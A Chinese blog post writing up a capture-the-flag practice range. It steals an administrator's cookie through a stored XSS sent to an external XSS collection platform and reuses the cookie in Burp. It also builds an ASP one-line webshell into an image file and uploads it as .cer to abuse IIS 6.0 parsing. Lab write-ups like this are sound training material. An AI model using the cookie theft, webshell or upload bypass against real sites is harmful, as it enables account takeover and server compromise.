

封神台XSS实验

原创

身高两米不到 于 2022-03-17 11:04:52 发布 65 收藏

分类专栏: [CTF 漏洞复现](#) 文章标签: [web安全](#) [安全](#)

如需转载请于主页联系, 得到允许方可实施

本文链接: https://blog.csdn.net/m0_60988110/article/details/123545328

版权



[CTF 同时被 2 个专栏收录](#)

3 篇文章 0 订阅

订阅专栏



[漏洞复现](#)

10 篇文章 0 订阅

订阅专栏

0x01 缘起


想象一个场景: 黑客发现一个网站存在XSS漏洞, 于是搭建一个XSS接收平台, 只要对方网站管理员登录或者巡查就能获取到他的cookie, 从而完成免密登录导致网站失陷。

最近研究在pikachu靶场xss盗取cookie, 但感觉效果不好。今天打靶场恰巧遇到一个非常凸显XSS危害场景从而学习记录。

[封神台 - 掌控安全在线演练靶场](#), 是一个在线黑客攻防演练平台。

0x02 排雷

这里是第三关, 登入界面一看到留言板内容框, 条件反射想到XSS, 弹窗尝试发现确实存在XSS漏洞。



知乎 @XiaoRui

但到这里, 经过多种payload尝试, 我的进度就卡死在这里, 不知道如何得到flag。如是就去查看别人写的writeup进行学习从而打开新世界大门, , , 原来网站上有集成好的XSS接收平台(原谅我孤陋寡闻)

比如这个网站 <https://xss8.cc/>，功能齐全和wp中相差不大，但是太坑，为了抓取cookie耗我三个小时还抓不到，所以如果遇到同样情况，不要犹豫网站问题！



0x03 第三关

复现推荐使用<https://http://xsshs.cn/>，首先创建项目



开启相关功能

| 我的模块 | 创建 | Domain: 全部 | 时间 | 接收的内容 | Request Headers | 操作 |
|------|----|------------|-------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----|
| | | | +展开 2021-08-27 15:06:30 | location: http://kyp18004.ia.a | HTTP_REFERERER: http://kyp | 删除 |
| | | | +展开 2021-08-27 15:06:23 | location: http://59.63.200.7 | HTTP_REFERERER: http://59. | 删除 |
| | | | +展开 2021-08-27 15:05:41 | location: http://59.63.200.7 | HTTP_REFERERER: http://59. | 删除 |
| | | | +展开 2021-08-27 15:04:34 | location: http://59.63.200.7 | HTTP_REFERERER: http://59. | 删除 |
| | | | +展开 2021-08-27 15:03:28 | location: http://59.63.200.7 | HTTP_REFERERER: http://59. | 删除 |
| | | | +展开 2021-08-27 15:02:44 | location: http://59.63.200.7 | HTTP_REFERERER: http://59. | 删除 |
| | | | +展开 2021-08-27 15:01:38 | location: http://59.63.200.7 | HTTP_REFERERER: http://59. | 删除 |
| | | | +展开 2021-08-27 14:54:23 | location: http://59.63.200.7 | HTTP_REFERERER: http://59. | 删除 |
| | | | +展开 2021-08-27 14:53:40 | location: http://59.63.200.7 | HTTP_REFERERER: http://59. | 删除 |
| | | | +展开 2021-08-27 14:52:33 | location: http://59.63.200.7 | HTTP_REFERERER: http://59. | 删除 |
| | | | +展开 2021-08-27 14:48:49 | location: http://59.63.200.7 | HTTP_REFERERER: http://59. | 删除 |
| | | | +展开 2021-08-27 14:48:06 | location: http://59.63.200.7 | HTTP_REFERERER: http://59. | 删除 |
| | | | -折叠 2021-08-27 14:47:02 | location: http://59.63.200.7 9:8004/FeedbackView.asp toplocation: http://59.63.200.7 0.79:8004/FeedbackView.asp cookie: ASPSESSIONIDAS RRAACD=MPBLHMCAIFP MNMBPLMBCJEDM; flag=z kz(xsser-g00d); ADMINSESS IONIDCSTRCSOQ=LBMLM BCCNPFINOANFGLPCFBC opener: title: | HTTP_REFERERER: http://59.63.200.79:8004/FeedbackView.asp HTTP_USER_AGENT: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.7 Safari/534.34 REMOTE_ADDR: 59.63.200.79 IP-ADDR: 江西 南昌 电信 code: | 删除 |
| | | | -折叠 2021-08-27 14:46:28 | location: http://59.63.200.7 9:8004/FeedbackView.asp toplocation: http://59.63.200.7 0.79:8004/FeedbackView.as | HTTP_REFERERER: http://59.63.200.79:8004/FeedbackView.asp HTTP_USER_AGENT: Moz | 删除 |

寻找flag

| | | | | | | |
|--------------------|--|--|-------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----|
| 利用浏览器网页替换 | | | +展开 2021-08-27 14:53:40 | location: http://59.63.200.7 | HTTP_REFERERER: http://59. | 删除 |
| Js attack | | | +展开 2021-08-27 14:52:33 | location: http://59.63.200.7 | HTTP_REFERERER: http://59. | 删除 |
| apache hitonly new | | | +展开 2021-08-27 14:48:49 | location: http://59.63.200.7 | HTTP_REFERERER: http://59. | 删除 |
| phpinfo hitonly | | | +展开 2021-08-27 14:48:06 | location: http://59.63.200.7 | HTTP_REFERERER: http://59. | 删除 |
| 帝国cms加用户 | | | -折叠 2021-08-27 14:47:02 | location: http://59.63.200.7 9:8004/FeedbackView.asp toplocation: http://59.63.200.7 0.79:8004/FeedbackView.asp cookie: ASPSESSIONIDAS RRAACD=MPBLHMCAIFP MNMBPLMBCJEDM; flag=z kz(xsser-g00d); ADMINSESS IONIDCSTRCSOQ=LBMLM BCCNPFINOANFGLPCFBC opener: title: | HTTP_REFERERER: http://59.63.200.79:8004/FeedbackView.asp HTTP_USER_AGENT: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.7 Safari/534.34 REMOTE_ADDR: 59.63.200.79 IP-ADDR: 江西 南昌 电信 code: | 删除 |
| WordPress 4.2 | | | -折叠 2021-08-27 14:46:28 | location: http://59.63.200.7 9:8004/FeedbackView.asp toplocation: http://59.63.200.7 0.79:8004/FeedbackView.as | HTTP_REFERERER: http://59.63.200.79:8004/FeedbackView.asp HTTP_USER_AGENT: Moz | 删除 |

提交完后别着急关闭，下一题需要修改cookie免密登录

0x04 进击！拿到Web最高权限

进入第四关，提示修改管理员cookie后直接免密登录，点击“准备好了吗？”



修改为管理员cookie后请直接访问管理页面 准备好了吗？

点击多次发现无法登录，这时就要使用burp改包。

burp抓包，把cookie改为flag后面以ADMIN开头的数




- cookie : ASPSESSIONIDAS
RRAACD=FCDLHMCACNH
EHLNHIHLAHBEI; flag=z
kz{xsser-g00d},ADMINSESSIO
NIDCSTRCSDQ=LBMLMBC
CNPFINOANFGLPCFBC

登录成功，并且发现网站是asp站



发现上传点，尝试过后发现对上传类型做了限制，于是想到上传图片马，进入cmd
asp一句话<%eval request("aaa")%>



copy a.jpg/b+a.asp/a b.jpg，生成图片马上传显示失败，显示错误405，这说明是木马上传成功但是没有被解析。思路到此戛然而止，，于是我又去查看wp，看完又获得新世界大门，该处存在IIS6.0解析漏洞




百度研究过后，IIS6.0 默认的可执行文件除了asp还包含这三种 *.asa *.cer *.cdx，这也是wp使用的方法。

首先查看设置的允许上传的文件类型，发现是允许.cer类型上传

| | |
|-----------------------------------------------------------|------------------------------------------------------------|
| 热门新闻点击数: | 500 |
| 上传文件大小限制: 建议不要超过1024K, 以免影响服务器性能: | 300 K |
| 存放上传文件的目录: 请输入相对于首页 (Default.asp) 的相对路径 | UploadFiles |
| 允许的上传文件类型: 只输入扩展名。每种文件类型用“ ”号分开。 | gif jpg bmp png swf doc rar cer |
| 删除文章时是否同时删除文章中的上传文件: 此功能需要FSO支持。 | <input checked="" type="radio"/> 是 <input type="radio"/> 否 |
| Session会话的保持时间: 主要用于后台管理员登录, 为了安全, 请不要将时间设得太长。建议设为10分钟 | 1440 分钟 |
| 硬件服务器选择 | |

修改图片马后缀.jpg为.cer重新上传，尝试连接，连接成功，获得flag



0x05 总结

本次实验，使我对XSS危害有了进一步理解，收益良多。

首发于知乎